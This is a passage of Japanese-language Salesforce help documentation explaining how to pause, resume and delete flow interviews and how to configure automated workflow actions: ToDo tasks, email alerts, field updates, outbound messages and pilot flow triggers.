フローインタビューを一時停止した後、再開しない場合は削除します。不要なインタビューを削除することで、保留リストにまだ対応する予定があるインタビューのみが含まれるようにすることができます。

関連トピック:

Visual Workflow

フローインタビューの一時停止

システム管理者がフローに設定していれば、そのインタビューを一時停止できます。一時停止は、顧客との電話が意図せず切れた場合や、顧客が取引先番号を見つけられず、折り返し電話をかけてくる予定がある場合などに便利です。

1. 開いたフローインタビューで、[一時停止] をクリックします。
2. フローの一時停止が必要な理由を説明します。

   このステップは省略可能ですが、特に同じフローの複数のインタビューを一時停止した場合など、一時停止した複数のフローインタビューを区別しやすくなります。この説明は、255 文字以下で入力します。
3. [OK] をクリックします。

フローインタビューは、後で再開または削除するまで保存されます。一時停止する前に入力した有効な値はインタビューにすべて保存されるため、再開するときにその情報を再入力する必要はありません。

関連トピック:

- フローインタビュー
- フローインタビューの再開

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フローインタビューを一時停止する

- 「フローを実行」

  または

  [Force.com Flow ユーザ] 項目をユーザ詳細ページで有効化

フローインタビューの再開

フローインタビューを一時停止した場合は、必要なすべての情報が揃った後に再開します。

メモ: インタビューを一時停止し、関連付けられたフローが再開前に更新された場合、再開したインタビューでは更新されたフローは使用されません。代わりに、一時停止したときに有効だったバージョンのフローが使用されます。

1. 一時停止したフローインタビューのすべてがリストされている場所に移動します。

   システム管理者による設定に応じて、次のいずれかの場所で自分が一時停止したすべてのフローインタビューを見つけることができます。

   - Salesforce フルサイトの [ホーム] タブにある [一時停止中のフローインタビュー]
   - Salesforce1 の左側のナビゲーションの [一時停止中のフローインタビュー]

   フローインタビューを一時停止し、それをどこから再開すればよいかわからない場合は、システム管理者に問い合わせてください。
2. 該当するフローインタビューを再開します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フローインタビューを再開する

- 「フローを実行」

  または

  [Force.com Flow ユーザ] 項目をユーザ詳細ページで有効化

一時停止する前に値を入力した場合、再開すると、有効な値はすべて該当する項目に復元されます。一時停止する前に入力した値が表示されない場合、その値は無効であったためフローで保存されていません。

数値のみを受け入れる項目に「Acme, Inc.」と入力して一時停止した場合、フローインタビューを再開するとその項目は空白になります。

警告: フローインタビューを再開したら、そのインタビューは [一時停止中のフローインタビュー] リストから削除されます。インタビューを再開した後、再開を取りやめるには [一時停止] をクリックします。一時停止する前にインタビューを閉じた場合、そのインタビューを後で再開することはできません。

関連トピック:

- フローインタビュー
- フローインタビューの一時停止
- フローインタビューの削除

フローインタビューの削除

フローインタビューを一時停止した後、再開しない場合は削除します。不要なインタビューを削除することで、保留リストにまだ対応する予定があるインタビューのみが含まれるようにすることができます。

1. 一時停止したフローインタビューのすべてがリストされている場所に移動します。

   システム管理者による設定に応じて、次のいずれかの場所で自分が一時停止したすべてのフローインタビューを見つけることができます。

   - Salesforce フルサイトの [ホーム] タブにある [一時停止中のフローインタビュー]
   - Salesforce1 の左側のナビゲーションの [一時停止中のフローインタビュー]

   フローインタビューを一時停止し、それをどこから再開すればよいかわからない場合は、システム管理者に問い合わせてください。

2. 不要なフローインタビューを削除します。

関連トピック:

- フローインタビュー
- フローインタビューの再開

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フローインタビューを再開する

- 「フローを実行」

  または

  [Force.com Flow ユーザ] 項目をユーザ詳細ページで有効化

Visual Workflow の用語

Salesforce の Visual Workflow では、次の用語が使用されます。

Cloud Flow Designer
システム管理者がSalesforceで使用するフローを作成できるクラウドベースのアプリケーション。

コネクタ
コネクタで、フローが実行時に選択できるパスを決定します。

要素
各要素は、フローで実行できるアクションを表します。このようなアクションの例として、Salesforce データの読み取りや書き込み、フローユーザへの情報の表示、フローユーザからのデータの収集、ビジネスロジックの実行、データの操作などがあります。

フロー
フローは、ロジックの実行、Salesforce データベースの操作、Apex クラスのコール、ユーザからのデータの収集を行えるアプリケーションです。Cloud Flow Designer を使用して、フローを作成できます。

フローインタビュー
フローインタビューは、フローの実行中のインスタンスです。

マスタフロー
マスタフローは、サブフロー要素を含むフローです。「マスタ」という用語は、サブフロー要素によって参照およびコールされるフローと区別するために使用されます。

リソース
各リソースは、フロー全体で参照できる値を表します。

サブフロー
サブフロー要素は、実行時にコールする別のフローを参照します。サブフロー要素を含むフローは、マスタフローとして参照されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- Cloud Flow Designer
- Visual Workflow

自動アクション

自動アクションは、項目の更新やメールの送信などのアクションをバックグラウンドで実行する再利用可能なコンポートです。自動アクションを作成したら、プロセス、マイルストン、その他の自動プロセスに追加します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アクションの種類	サポートされているプロセス...				
	ワークフロールール	プロセスビルダー	フロー	承認プロセス	エンタイトルメントプロセス
メールアラート	✅	✅	✅	✅	✅
項目自動更新	✅			✅	✅
フロートリガ (パイロット)	✅ (ルール適用時のみ)				
アウトバウンドメッセージ	✅			✅	✅
ToDo	✅			✅	✅

自動アクションに関する考慮事項

自動アクションの使用を開始する前に、関連する制限事項や特殊な動作について把握しておきます。

ToDo アクション

ToDo アクションは、自動化プロセスによって指定されたユーザに与えられる割り当ての詳細を決定します。ToDo アクションは、ワークフロールール、承認プロセス、エンタイトルメントプロセスに関連付けることができます。

[設定] から、[クイック検索] ボックスに「*ToDo*」と入力し、**[ToDo]** を選択します。次の設定を使用して ToDo を設定します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
オブジェクト	ToDoのオブジェクトを選択します。ToDoは、オブジェクト種別が同じワークフロールールまたは承認プロセスにのみ関連付けられることに注意してください。活動を追跡するオブジェクトを選択します。 メモ: 記事タイプでは ToDo を使用できません。

項目	説明
任命先	ToDoの任命先を選択します。任命先は、選択したレコードタイプに応じて、ユーザ、ロール、レコードの所有者、レコードの作成者、商談チーム内の役割、または取引先チーム内の役割から選択します。 メモ: • ToDoの任命先がレコードの所有者に設定され、リードまたはケースの所有者がキューである場合、ルールを起動したユーザにその ToDo が割り当てられます。 • 件名が翻訳されている場合、Salesforceは割り当て先の言語でToDoを作成します。ToDoの[任命先へ通知]がオンの場合は、Salesforce は割り当て先の言語でメールを送信します。ただし、コメント項目のみが翻訳されている場合は、ToDo を起動するユーザの言語で ToDo を作成し、メールを送信します。 • カスタムオブジェクトに標準オブジェクトとの主従関係がある場合、カスタムオブジェクトレコードの所有者は、主となる標準オブジェクトレコードの所有者に自動的に設定されます。たとえば、「支出」というカスタムオブジェクトが「取引先」と主従関係にある場合、各支出レコードの所有者は、その支出に対応する取引先の所有者になります。 • ワークフローToDoの任命先がロールであり、1人または複数のユーザがそのロールに属している場合、レコード所有者が、当人のロールに関係なく ToDo の任命先になります。複数のユーザが属するロールにToDoを割り当てないことをお勧めします。ToDo を 1 人のユーザのロールに割り当てると、ワークフロールールを変更せずに、そのロールのユーザを簡単に変更できます。ワークフローToDoの任命先がロールであり、そのロールが空である場合、レコード所有者が、当人のロールに関係なく ToDo の任命先になります。 • リード所有者以外のユーザがリードの所有者を変更した場合、元の所有者に割り当てられていたそのリードに関連するすべてのワークフローToDo(メールアラートを除く)は新しいリード所有者に割り当てられます。リード所有者およびリード変更者以外のユーザに割り当てられていたワークフロー ToDo は変更されません。
件名	ToDo の件名を入力します。末尾に *(Automated)* を追加するというように、特定の表記で件名を始めて、自動 ToDo をユーザ作成の ToDo と区別してください。
一意の名前	API でこのコンポーネントを参照する一意の名前を入力します。一意性は、選択したオブジェクト種別内でのみ必要です。異なるオブジェクトに定義する場合は、同じタイプのアクションに同じ一意の名前を設定できます。 [一意の名前]項目には、アンダースコアと英数字のみを使用できます。選択したオブジェクト種別内で一意であること、最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
期日	ToDo の期日を選択します。期日は、任命先のユーザのタイムゾーンで表示されます。 ToDo の [期日] を「ルール適用日」に設定すると、タイムトリガおよびワークフロー ToDo 期日が、ワークフロータイムトリガのアクションが実行された日付に基づいて設定されます。たと

項目	説明
	えば、ToDo 期日が「ルール適用日から 10 日後」で、1 月 1 日にタイムトリガが実行される場合、Salesforce は ToDo 期日を 1 月 11 日に設定します。
状況	ToDo の状況を選択します。
優先度	ToDo の優先度を選択します。
コメント	ToDo のコメントを入力します。

自分の ToDo すべてに [作成者] 項目が含まれます。ToDo の場合、この項目には、ToDo を割り当てるルールを起動したレコードを保存したユーザの名前が含まれます。

[メールを送信] ボタンをクリックしたり、[メール to Salesforce] を [BCC] アドレス項目へ使用したりして自動的に作成された ToDo では、ToDo ベースのワークフロールールはトリガされません。

関連トピック:

アクションとワークフロールールまたは承認プロセスとの関連付け

メールアラートアクション

メールアラートは、自動化プロセスによって生成され、指定された受信者に送信されるメールです。これらのアクションは、メールの標準テキストと受信者リストで構成されます。メールアラートは、プロセス、フロー、ワークフロールール、承認プロセス、エンタイトルメントプロセスに関連付けることができます。呼び出し可能なアクションの REST API エンドポイントでも使用できます。

[設定] から、[クイック検索] ボックスに「メールアラート」と入力し、[メールアラート] を選択します。次の設定を使用してメールアラートを設定します。

ヒント: 標準的なレターヘッドを作成し、ワークフローアラートに使用するすべてのメールテンプレートに使用します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
説明	説明を入力します。
一意の名前	API でこのコンポーネントを参照する一意の名前を入力します。一意性は、選択したオブジェクト種別内でのみ必要です。異なるオブジェクトに定義する場合は、同じタイプのアクションに同じ一意の名前を設定できます。[一意の名前] 項目には、アンダースコアと英数字のみを使用できます。選択したオブジェクト種別内で一意であること、最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。

項目	説明
オブジェクト	選択できる場合は、このメールアラートのオブジェクトを選択します。 Salesforce は、ワークフロールールと承認プロセスを使ってメールテンプレートに対して差し込み項目値を生成するときに、このオブジェクトを使用します。また、オブジェクトに関連する取引先責任者とユーザ参照項目を使用して、このメールアラートの受信者を定義できます。たとえば、[契約] を選択すると、契約調印者を受信者として定義することができます。新しいメールアラートが特定のオブジェクトの承認プロセスまたはワークフロールールに関連付けられている場合、オブジェクトは参照のみとなります。
メールテンプレート	メールテンプレートを選択します。差し込み項目を挿入し、メールアラートをトリガするレコードに基づいて、特定の情報を参照します。たとえば、商談へのリンクを挿入します。 `{!ApprovalRequest.Comments}` を除き、メールテンプレートにある `{!ApprovalRequest.field_name}` という名前の承認差し込み項目では、承認プロセスの承認割り当てメールおよびメールアラートでのみ値が返されます。ワークフロールールのメールアラートなど、他のメールで承認差し込み項目を使用すると、null が返されます。`{!ApprovalRequest.Comments}` 差し込み項目は、複数の承認者全員からの承認が必要な承認ステップのメールでは、最後に入力されたコメントのみを返します。 アラートが[管理-リリース済み]パッケージの一部になっている場合、使用できるときには [保護コンポーネント] を選択してアラートに保護のマークを付けます。
受信者種別	このメールを誰が受け取るかを選択します。組織の設定および選択したオブジェクトによっては、このリストの一部のオプションは使用できません。
メール受信者	[選択可能なメール受信者] リストでメールアラートを受信する受信者を選択し、[追加] をクリックします。 受信者を選択した後でオブジェクトを変更すると、Salesforce は [選択済みメール受信者] リストを消去します。 メール受信者がロールであり、そのロールに複数の人が含まれる場合、Salesforce により、そのロールのすべての人にメールが送信されます。 メールの受信者がレコードの所有者であり、その所有者がキューである場合は、キューのメールアドレスにアラートが送信されます。メールをメンバー全員に送信するようキューが設定されている場合は、キューのメンバーにもアラートが通信されます。メールが指定されていない場合は、キューのメンバーだけにアラートが送信されます。
追加のメール	Salesforce ユーザ、リード、取引先責任者ではない受信者のメールアドレスを 5 件まで追加できます。
差出人メールアドレス	デフォルトのワークフローユーザ、または以前設定され、検証された組織の共有アドレス。この項目では、デフォルトの [送信者] 項目 (レコードを更新したユーザのメールアドレス) の代わりに、組織の標準のメールアドレス (support@company.com など) を使用できます。 [これを、このオブジェクトのメールアラートに対するデフォルトの差出人メールアドレスにする] を選択すると、そのオブジェクトに関連付けられたすべてのメールアラートの [差出人メールアドレス]がこのメールアドレスで上書きされます。異なる[差出人メールアドレス]を

項目	説明
	使用する個々のメールアラートは、引き続きカスタマイズできます。ワークフローメールアラートの[差出人メールアドレス]は、管理パッケージまたは未管理パッケージを使用してメールアラートがインストールされたときに現在のユーザに変更されます。メタデータ API または変更セットなど、他のタイプのリリースを使用する場合、[差出人メールアドレス] は変更されません。

メモ: メールアラートから送信されるメールの 1 日の制限は、1 組織につき標準 Salesforce ライセンスあたり 1,000 件です。無料の Developer Edition およびトライアル組織は例外であり、1 日のワークフローメールの制限は 15 件になります。組織全体での制限は 2,000,000 件です。この制限は、ワークフロールール、承認プロセス、フローまたは REST API でメールアラートから送信されるメールに適用されます。

項目自動更新アクション

項目自動更新アクションにより、項目の値を自動的に更新できます。項目自動更新は、ワークフロールール、承認プロセス、エンタイトルメントプロセスに関連付けることができます。

[設定]から、[クイック検索] ボックスに「*項目自動更新*」と入力し、[項目自動更新] を選択します。次の設定を使用して項目自動更新を設定します。

更新を開始する前に、更新する項目のデータ型を確認します。数式項目や自動採番項目など、参照のみの項目は項目自動更新を使用できません。

項目	説明
名前	この項目自動更新の名前を入力します。
一意の名前	API でこのコンポーネントを参照する一意の名前を入力します。一意性は、選択したオブジェクト種別内でのみ必要です。異なるオブジェクトで定義されている場合は、同じ種別の項目自動更新に同じ一意の名前を設定できます。[一意の名前]項目には、アンダースコアと英数字のみを使用できます。選択したオブジェクト内で一意であること、最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
説明	項目自動更新の説明を入力します。
オブジェクト	項目を更新するオブジェクトを選択します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
更新する項目	更新する項目を選択します。選択したオブジェクトの項目のみが表示されます。主従関係にある関連オブジェクトの項目を選択できます。 暗号化カスタム項目の項目自動更新を使用できますが、暗号化項目は数式エディタでは使用できません。 ヒント: 同じ項目に異なる値を適用するルールまたは承認プロセスに、項目自動更新を 2 つ以上関連付けないようにします。
項目変更後にワークフロールールを再評価する	項目の値の更新後、このオブジェクトのワークフロールールを再評価する場合に選択します。このオプションを選択すると、項目自動更新により項目の値が変更される場合、オブジェクトのすべてのワークフロールールが Salesforce によって再評価され、条件が一致するワークフロールールがトリガされます。詳細は、「ワークフロールールを再評価する項目自動更新」 (ページ 5677)を参照してください。
新規項目値の指定	項目の更新後の値。設定できるオプションは、更新する項目のデータ型によって異なります。詳細は、「項目自動更新アクションの値のオプション」 (ページ 5665)を参照してください。

関連トピック:

- アクションとワークフロールールまたは承認プロセスとの関連付け
- クロスオブジェクトの項目更新
- 項目自動更新アクションの考慮事項

項目自動更新アクションの値のオプション

項目自動更新アクションを作成するときに、項目の新しい値を指定します。

設定できる項目自動更新オプションは、更新する項目のデータ型によって異なります。

- [特定値] を選択し、表示されたスペースに値を入力します。
- Salesforce により自動的に既存の値を削除し、項目を空白のままにする場合は、[空白値 (Null)] を選択します。このオプションは、必須項目、チェックボックス、および他の一部の項目の種別では使用できません。
- レコードの所有者項目に割り当て先となるユーザを選択します。ケース、リード、カスタムオブジェクトレコードの場合には、この項目にキューを選択することもできます。新しいレコード所有者にメールを送信する場合は、[任命先へ通知] を選択します (ToDo 割り当て通知に関するユーザ制御が有効になっている場合はオプションを使用できません)。
- チェックボックスの場合、チェックボックスをオンにする場合は `True`、オフにする場合は `False` を選択します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 選択リストの場合、ドロップダウンリストから値を選択するか、選択リスト定義で設定されている並び替え順に基づいて、現在の値の上または下の値を選択します。アルファベット順にしている場合は、ユーザの言語が異なると、上または下の値が異なる場合があります。
- 式や差し込み項目などの値に基づいて値を計算するには、[数式を使用して新しい値を設定する] を選択します。Salesforce での数式の使用についての詳細は、「数式」 (ページ 5220)を参照してください。

アウトバウンドメッセージアクション

アウトバウンドメッセージでは、外部サービスなどの指定エンドポイントに情報を送信します。アウトバウンドメッセージは [設定] から設定します。SOAP API を使用して外部エンドポイントを設定し、メッセージのリスナーを作成する必要があります。アウトバウンドメッセージは、ワークフロールール、承認プロセス、エンタイトルメントプロセスに関連付けることができます。

たとえば、外部 HR システムにアウトバウンド API メッセージをトリガする方法で、承認済み経費レポートに対する払い戻し処理を自動的に開始します。

[設定]から、[クイック検索] ボックスに「アウトバウンドメッセージ」と入力し、[アウトバウンドメッセージ]を選択します。次の設定を使用してアウトバウンドメッセージを設定します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
オブジェクト	アウトバウンドメッセージに含める情報を持つオブジェクトを選択します。
名前	このアウトバウンドメッセージの名前を入力します。
一意の名前	API でこのコンポーネントを参照する一意の名前を入力します。一意性は、選択したオブジェクト種別内でのみ必要です。異なるオブジェクトで定義されている場合は、アウトバウンドメッセージに同じ一意の名前を設定できます。 [一意の名前]項目には、アンダースコアと英数字のみを使用できます。選択したオブジェクト種別内で一意であること、最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
説明	アウトバウンドメッセージの機能について他のユーザが簡単に理解できる説明を入力します。
エンドポイント URL	メッセージを受信するエンドポイント URL を入力します。Salesforce は、このエンドポイントに SOAP メッセージを送信します。
送信ユーザ	メッセージを送信するときに使用する Salesforce ユーザを選択します。選択したユーザにより、エンドポイントに送信されるメッセージのデータ表示が制御されます。

項目	説明
送信セッション ID	アウトバウンドメッセージに Salesforce セッション ID を含める場合は、[送信セッション ID] を選択します。API コールの予定があり、かつユーザ名とパスワードを含めたくない場合には、メッセージにセッション ID を含めます。特に本番環境では、暗号化されていないメッセージでユーザ名およびパスワードを送信しないでください。安全ではありません。
優先度	アウトバウンドメッセージの優先度を選択します。
送信する取引先項目	アウトバウンドメッセージに含める項目を選択し、[追加] をクリックします。

エンドポイント URL でクライアント証明書を使用する場合は、「ワークフロールールを再評価する項目自動更新」 (ページ 5677)を参照してください。

関連トピック:

- アウトバウンドメッセージの配信状況の追跡
- アウトバウンドメッセージの考慮事項
- SOAP API 開発者ガイド
- アクションとワークフロールールまたは承認プロセスとの関連付け
- アウトバウンドメッセージの考慮事項

アウトバウンドメッセージ通知

24 時間以上失敗し続けているアウトバウンドメッセージがすべて一覧表示されている通知を最大5人のユーザが受け取るように要求できます。この要求をキャンセルするまで、新しい通知は 24 時間ごとに送信されます。エラーになったメッセージは、7日後に[失敗したアウトバウンドメッセージ]関連リストから削除されます。削除される前に、自分自身で削除することも、改めて再試行するように要求することもできます。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: このオプションが表示されない場合は、組織がアウトバウンドメッセージを有効にしていません。アウトバウンドメッセージを有効にするには、Salesforce にお問い合わせください。

アウトバウンドメッセージ通知の作成

24時間以上失敗し続けているアウトバウンドメッセージがすべて一覧表示されている通知を最大 5 人のユーザが受け取るように要求します。この要求をキャンセルするまで、新しい通知は 24 時間ごとに送信されます。

アウトバウンドメッセージ通知要求の表示

アウトバウンドメッセージ通知の作成

24 時間以上失敗し続けているアウトバウンドメッセージがすべて一覧表示されている通知を最大 5 人のユーザが受け取るように要求します。この要求をキャンセルするまで、新しい通知は 24 時間ごとに送信されます。

1. [設定]から、[クイック検索] ボックスに「*アウトバウンドメッセージ通知*」と入力し、[アウトバウンドメッセージ通知] を選択します。
2. [新規] をクリックします。
3. ユーザの氏名を入力するか、アイコンをクリックしてユーザ名のリストから選択します。
4. 要求を保存します。

メモ: このオプションが表示されない場合は、組織がアウトバウンドメッセージを有効にしていません。アウトバウンドメッセージを有効にするには、Salesforce にお問い合わせください。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アウトバウンドメッセージ通知を作成する
- 「すべてのデータの編集」

アウトバウンドメッセージ通知要求の表示

アウトバウンドメッセージ通知要求の詳細ページから、次の操作が可能です。

- [編集] をクリックして、通知要求のユーザ名を変更する。この方法の方が要求を削除して、新しい要求を作成するより簡単です。
- [削除] をクリックして、通知要求を削除する。
- [コピー]をクリックして、同じユーザ名が入った新しい通知要求を作成する。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アウトバウンドメッセージ通知要求を表示または編集する
- 「すべてのデータの編集」

アウトバウンドメッセージの配信状況の追跡

アウトバウンドメッセージの状況を追跡するには、[設定]から、［クイック検索］ボックスに「*アウトバウンドメッセージ*」と入力して、[アウトバウンドメッセージ]を選択します。

- *[次の配信項目]* は、配信待機中です。
- *[最も古いエラー]* は、配信されていませんが、24 時間経過していないため、まだ削除されていません。
- *[エラーになったアウトバウンドメッセージ]* は、配信に失敗し、もう再試行されません。作成時に［エラーアウトバウンドメッセージ関連リストにエラーを追加］を選択してメッセージを設定した場合に限り、メッセージがここに表示されます。この関連リストが表示されない場合は、機能が組織で有効になっていません。

ここでいくつかの作業を実行できます。

- ワークフローまたは承認プロセスを開始したアクションを参照するには、参照するワークフローまたは承認プロセスのアクション ID をクリックします。
- [次回の試行] 日を現在に変更するには、[再試行] をクリックします。これにより、メッセージの配信がただちに再試行されます。[失敗したアウトバウンドメッセージ]関連リストで[再試行]を選択すると、アウトバウンドメッセージは [次の配信項目] 関連リストに移動し、さらに 24 時間再試行されます。
- アウトバウンドメッセージをキューから完全に削除するには、[削除]をクリックします。

メモ: このオプションが表示されない場合は、組織がアウトバウンドメッセージを有効にしていません。アウトバウンドメッセージを有効にするには、Salesforce にお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

承認およびマイルストンアクションは **Database.com** Edition では使用できません。

ユーザ権限

アウトバウンドメッセージを追跡する
- 「すべてのデータの編集」

エンドポイント URL のクライアント証明書のインポート

アウトバウンドメッセージのエンドポイント URL がクライアント証明書を使用している場合は、アウトバウンドメッセージを実行可能にするためにクライアント証明書をインポートします。

1. [設定] から、［クイック検索］ボックスに *API* と入力し、**[API]** を選択します。
2. [クライアント証明書の生成] をクリックします。
3. 証明書を適切な場所に保存します。
4. ダウンロードした証明書はアプリケーションサーバにインポートし、そのサーバがクライアント証明書を要求するように設定します。

ワークフローのフロートリガの定義 (パイロット)

ワークフロールールからフローを起動できるようにフロートリガを作成します。フロートリガを使用して、複雑なビジネスプロセスを自動化できます。ロジックを実行するフローを作成し、イベントからワークフロールール経由でこのフローをトリガするようにします。コードを記述する必要はありません。たとえば、ケースの関連するエンタイトルメントを検索して割り当てるフローがある場合、すべての新しいケースにデフォルトのエンタイトルメントが自動的に設定されるように、ケースが作成されたときに必ずフローを起動するフロートリガを作成します。

メモ: フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織でパイロットを有効にしなかった場合は、代わりにプロセスビルダーの[フローアクション]を使用します。

フロートリガの使用を開始するには、[設定]から［クイック検索］ボックスに「フロートリガ」と入力し、[フロートリガ] を選択します。作業を開始する前に

- このワークフローアクションを起動する自動起動フローを作成し、有効化します。
- このワークフローアクションを追加するワークフロールールを作成します。
- フロートリガの特殊な動作および制限を把握します。「フロートリガの考慮事項 (パイロット)」 (ページ 5680)を参照してください。

フロートリガを作成する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「フロートリガ」と入力し、[フロートリガ] を選択します。
2. [新規フロートリガ] をクリックします。
3. ワークフロールールと同じオブジェクトを選択し、[次へ] をクリックします。
4. フロートリガを設定します。

項目	説明
名前	フロートリガの名前。
一意の名前	API でこのコンポーネントを参照する一意の名前を入力します。[一意の名前] 項目には、アンダースコアと英数字のみを使用できます。選択したオブジェクト内で一意であること、最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
保護コンポーネント	将来の使用のために予約されています。
フロー	このワークフローアクションを起動する自動起動フローの一意の名前。
フロー変数を設定	値をフローの変数および sObject 変数に渡すかどうか。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ワークフロールールおよびアクションを表示する
- 「設定・定義を参照する」

ワークフロールールとアクションを作成または変更する
- 「アプリケーションのカスタマイズ」

5. ［フロー変数を設定］を選択した場合、それらの名前と値を指定します。
[別の値を設定] をクリックして、最大 25 個の変数を設定します。

項目	説明
名前	フロー変数または sObject 変数の名前を選択します。 ［入力/出力種別］で入力アクセスを許可されている変数のみを選択できます。
値	フロー変数の場合、次のような操作が可能です。 • リテラル値を入力する。 • をクリックして項目を選択し、[挿入] をクリックする。 sObject 変数の場合、次のような操作が可能です。 • をクリックして sObject レコードを選択し、[挿入] をクリックする。 sObject レコードと項目を区別しやすくするために、すべての sObject レコードオプションは、アスタリスク (*) でマークされ、各リストの上部に表示されます。 • 「`{!this}`」と入力し、ワークフロールールを起動するように作成または編集されたレコードの現在の値を使用する。 • 「`{!old}`」と入力し、編集されてワークフロールールを起動したレコードの直近の値を使用する。 つまり、`{!old}` では `{!this}` と同じレコードが識別されますが、ワークフロールールを起動するように編集される直前のレコードの値が使用されます。 メモ: • 新規作成されたレコードの場合、`{!old}` は `null` です。 • `{!this}` とは異なり、`{!old}` は をクリックして選択することはできません。[値] 列に手動で「`{!old}`」と入力する必要があります。

6. フロートリガをテストモードにするには、［システム管理者は、最新のフローバージョンを実行します］を選択します。
これを選択した場合、システム管理者がワークフロールールをトリガすると、フロートリガによって最新バージョンのフローが起動されます。他のすべてのユーザの場合、フロートリガによって有効なバージョンのフローが起動されます。
フロートリガによって起動されるフローバージョン(有効なフローバージョンまたは最新のフローバージョン) に関係なく、フロー変数と sObject 変数には同じ値が渡されます。

7. [保存] をクリックします。

フロートリガをワークフロールールに関連付けることを忘れないでください。

関連トピック:

フロートリガの考慮事項 (パイロット)

自動アクションに関する考慮事項

自動アクションの使用を開始する前に、関連する制限事項や特殊な動作について把握しておきます。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目自動更新アクションの考慮事項

ワークフローで項目自動更新アクションを最大限に活用する方法について説明します。

アウトバウンドメッセージの考慮事項

ワークフローにアウトバウンドメッセージを実装する前に、アウトバウンドメッセージアクションを使用する場合の考慮事項を確認してください。

メールアラートの日次制限

メールアラートから送信されるメールの 1 日の制限は、1 組織につき標準 Salesforce ライセンスあたり 1,000 件です。無料の Developer Edition およびトライアル組織は例外であり、1 日のワークフローメールの制限は 15 件になります。組織全体での制限は 2,000,000 件です。この制限は、ワークフロールール、承認プロセス、フローまたは REST API でメールアラートから送信されるメールに適用されます。

フロートリガの考慮事項 (パイロット)

フロートリガワークフローアクションの動作は特殊であり、制限があります。

項目自動更新アクションの考慮事項

ワークフローで項目自動更新アクションを最大限に活用する方法について説明します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ワークフロールールまたは承認プロセスの項目自動更新を作成する場合は、次の点に留意してください。

項目自動更新処理

- 項目自動更新は、メールアラート、ToDo、およびアウトバウンドメッセージの前に実行されます。
- 項目自動更新は、ケース割り当て、リード割り当て、自動レスポンスの各ルールの後に実行されます。
- 項目自動更新は、項目レベルセキュリティとは独立して機能します。そのため、ワークフロールールは、ユーザのページレイアウトで項目が非表示になっていても更新できます。
- 1つのワークフロールールに異なる値を同じ項目に適用する複数の項目自動更新が含まれている場合には、項目自動更新の結果は予測できません。

- 項目自動更新は、関連リスト内の情報に影響する場合があります。たとえば、商談の［金額］や［完了予定日］などの項目が自動更新されるように設定されると、商談の[フェーズの履歴]関連リストに影響します。
- レコードの保存時に、項目の自動更新でエラーが発生した場合は、デバッグログを使用して更新に失敗した項目を確認できます。デバッグログは、エラーが発生した時点で停止します。
- ToDo および行動のアラーム項目では次の操作を実行できます。
  - 項目自動更新で ToDo または行動のアラームを設定できます。ただし、ToDo の期日、または行動の予定時間を使うことはできません。
  - 日時に関する数式での計算は、日単位となります。したがって、分を表すためには 1440 (1 日の分数) で除算します。たとえば、数式 `Now()-7` は 7 日前を表しますが、`Now()-7/1440` は 7 分前を表します。
